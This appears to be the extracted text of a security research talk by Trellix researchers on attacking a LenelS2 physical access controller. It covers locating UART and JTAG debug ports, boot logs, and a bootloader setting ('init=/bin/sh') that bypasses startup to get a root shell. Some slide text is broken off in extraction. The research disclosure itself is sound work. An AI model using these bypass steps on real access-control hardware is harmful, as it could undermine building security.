



# Perimeter Breached!

## Hacking an Access Control System

Sam Quinn

Steve Povolny

# #whoami

## Steve Povolny

- Principal Engineer
- Head of Advanced Threat Research
- “Excel Guru”
- Core technical interests:
  - Vulnerability RCA
  - Reverse engineering
  - Exploitation
  - Hardware hacking

## Sam Quinn

- Senior Security Researcher
- Tail of Advanced Threat Research
- “1337 Hax0r”
- Core technical interests:
  - Exploitation
  - Hardware hacking
  - Embedded systems
  - OS fundamentals



# Avid Mountain Bikers


Sam



Steve



Trellix




Target Identified


## Critical Infrastructure

- Geopolitical tension and cyber warfare increasingly targeting ICS/BAS
  - Gas & Oil Pipelines
  - Water treatment
  - Telecomm
  - Energy grid
  - Access controls
- Access control - single point of failure for critical facilities
- Little prior research into this vertical

# LenelS2 – A Carrier Company



OnGuard Server




**LENEL·S2**

**LNL-X4420**

Advanced Dual Reader Controller

RoHS compliant CE SECURITY LISTED UL US OSDP BACnet

Access Hardware



# Government certification

## Lenel OnGuard® System Approved for U.S. Federal Government Use

**PITTSFORD, N.Y. – April 2, 2018** – Lenel, a leading provider in advanced security systems, announced it has received U.S. federal government approval for its new LNL-4420 intelligent system controller with embedded authentication. **Following rigorous security vulnerability and interoperability testing** for Federal Identity, Credentialing and Access Management (FICAM) solutions program, Lenel's LNL-4420 controller has been included on the General Services Administration's Approved Product List. FICAM is a set of security disciplines designed to ensure federal systems and facilities are used by the right person, at the right time, for the right reason. Lenel is part of UTC Climate, Controls & Security, a unit of United Technologies Corp. (NYSE:UTX).



# GSA Approved Products List

## Approved 13.01 Topology PACS Products

PACS Infrastructure	PACS APL #	Validation System	Validation APL #
---------------------	---------------	-------------------	---------------------

### 1.2 Restrictions:

This product has been tested and approved as a component of a fully compliant FICAM Solution. The end to end solution components used to test the FICAM compliance of the approved solution are listed below.


- PACS Infrastructure (APL #10126)
  - OnGuard 8.0 Software for ES, ADV, PRO, or Enterprise
  - UL Listed 6Ah Power Supply and Enclosure
  - LNL X4420 Intelligent System Controller with dual reader Interface
  - LNL 1320-S3 Dual Reader Interface Board
  - LNL 1300-S3 Single Reader Interface Board
  - LNL 1300e Single Reader Network Board



# Target Acquired

ebay Shop by category  All Categories

Back to search results | Listed in category: Business & Industrial > Facility Maintenance & Safety > Surveillance & Alarm Equipment > Alarm Systems & Accessories > Alarm Control Panels & Keypads



**LENEL LNL-X2220 Intelligent Dual Reader Controller Brand New**  
4 Available

Condition: **New**

Quantity:  3 available / [1 sold](#)

Price: **US \$1,499.00**  
[\\$65 for 24 months with PayPal Credit\\*](#)

[Buy It Now](#)

[Add to cart](#)

[Add to Watchlist](#)

[2-year protection plan](#) from SquareTrade - \$74.99


**30-day returns** | Ships from United States

Shipping: **FREE Expedited Shipping** | [See details](#)  
Located in: Portsmouth, Virginia, United States

Delivery: Estimated between **Thu, May 12** and **Tue, May 17** to 97229 ⓘ

Returns: 30 days returns | Buyer pays for return shipping | [See details](#)

Trellix





# Hardware Pwnage



# Hitchhiker's Guide to Getting UART Console

- Identify debug port candidates
  - 4 pin – UART?
  - 20 pin –JTAG?
- Identify pins
  - TX, RX, GND, PWR
- Confirm via multimeter for power, logic analyzer for data





Saleae Logic Analyzer

Wires to Pins 0, 1 and 2

Wire 4: Ground

# Logic Analyzer Confirmation

The screenshot displays the Logic Analyzer interface for a Logic Pro 16. The main window shows a timing diagram with 8 channels. Channel 0 (D0) is highlighted with a red box, showing a data value of 0x0D-0x0A-0x0D-0x0A-0x4. The data table on the right side of the interface lists the captured data points, with the 'data' column highlighted in red. The data points are as follows:

Start	Duration	data
492.04432 ms	82.4 μs	0x52
492.13088 ms	82.4 μs	0x6F
492.2176 ms	82.4 μs	0x6D
492.30432 ms	82.4 μs	0x42
492.39088 ms	82.4 μs	0x4F
492.4776 ms	82.4 μs	0x4F
492.56432 ms	82.4 μs	0x54
492.65088 ms	82.4 μs	0x0A
492.7376 ms	82.4 μs	0x0D
566.37088 ms	82.4 μs	0x0D
566.45728 ms	82.4 μs	0x0A

“ROMBoot”

# Roadblock 1: UART disabled

```
2. COM4 (USB Serial Port (COM4))
Stopping network management services: snmpd snmptrapd.
Disable SNMP.....
Disable DF0.....
Start lighttpd .....
Creating certificate.pem.....
Creating certificate.pem Done.....
RestartLighttpd Before NvRead()...
RestartLighttpd After NvRead()...
RestartLighttpd restart lighttpd...
Stopping lighttpd: OK
Starting lighttpd: OK
Starting Lighttpd.....
All tasks(16) registered, proceeding with startup
task_elev Thread Started !!!!!!!!!!!!!!!
Failed to open the Eth0 interface char device. Return value: -1
task_mqtt_client Thread Started !!!!!!!!!!!!!!!
add_static_service_group_to_server client is NULL, something wrong!!!
task_HgDhcp Thread Ended !!!!!!!!!!!!!!!
adns_main_loop After Pending...
adns_main_loop task done..(0 16)
task_tlsserv Thread Started !!!!!!!!!!!!!!!
command_proc_task Thread Started !!!!!!!!!!!!!!!
task_3 Thread Started !!!!!!!!!!!!!!!
asc_timer_task Thread Started !!!!!!!!!!!!!!!
abg_task Thread Started !!!!!!!!!!!!!!!
adns_main_loop.1 ...
????????????????Corrupted SRAM due to bad magic number!!rsa_decrypt_task
task_2 Thread Started !!!!!!!!!!!!!!!
task_fam Thread Started !!!!!!!!!!!!!!!
$$$$$$$$$$$$ client_callback AVAHI_CLIENT_S_RUNNING..
Server version: avahi 0.6.31; Host name: ATR-Sam.local
adns_service_start.0
adns_service_start.1
adns_main_loop Start Avahi Simple Poll Loop...
Stopping network management services: snmpd snmptrapd.
Disable SNMP.....
task_1 Thread Started !!!!!!!!!!!!!!!
swmode = false
bootcnt = 0
Established under name 'MSC Servers (ATR-Sam) (_rest_tcp)'
Established under name 'MSC Servers (ATR-Sam) (_http_tcp)'
Established under name 'MSC Servers (ATR-Sam) (_https_tcp)'
Established under name 'MSC Servers (ATR-Sam) (_dhcp_udp)'
Established under name 'MSC Servers (ATR-Sam) (_misp2_tcp)'
scan_eeprom.2 !!!!!!!!!!! not match:0
update_bkup_eeprom $$$$$$$$$$$$$$$$$$$$$$$$ size:34
update_bkup_eeprom done
```

## Approach to Reenabling UART

- Overwriting init with bin/sh
- Find startup scripts that disable UART
- Change the root password if there is one
- Bonus: Dump the full firmware

```
#disable the serial port if its currently enabled  
sed -i -e 's/^ttyS0::respawn:.*/#ttyS0::respawn:\/sbin\/getty -L ttyS0 115200 vt100/g' /etc/inittab  
setenv bootargs "${bootargs} init=/bin/sh"
```



# Roadblock 2: Uboot does not allow interactive commands

- `bootdelay`: After resuming bootcmd variable. During boot, this can prevent you from setting this variable to abort.

```
U-Boot 2013.07-svn1 (Sep 26 2014 - 07:11:01)
(c) 2014 by Mercury Security, AT91.EP4502.MSC.v1.2

CPU: AT91SAM9G45
Crystal frequency:      12 MHz
CPU clock                :    400 MHz
Master clock             :  133.333 MHz
DRAM:  128 MiB
WARNING: Caches not enabled
NAND:  256 MiB
MMC:
WDG Timer Mode Reg: 0x3FFF2FFF
In:    serial
Out:   serial
Err:   serial
Net:   macb0
macb0: Starting autonegotiation...
macb0: Autonegotiation complete
macb0: link up, 100Mbps full-duplex (lpa: 0xcde1)
PHY_PHYCTRL: 0x8001
Hit keys to stop autoboot:  0
NAND read: device 0 offset 0x38000000, size 0x400000
```

the contents of the  
y pressing any key.  
our bootcmd variable,  
delay and not check

- Approach
  - Leverage JTAG to
  - RE Uboot image
  - Use Jlink to inse
  - Modify bootdel



elay

## JTAG to Dump the Bootloader


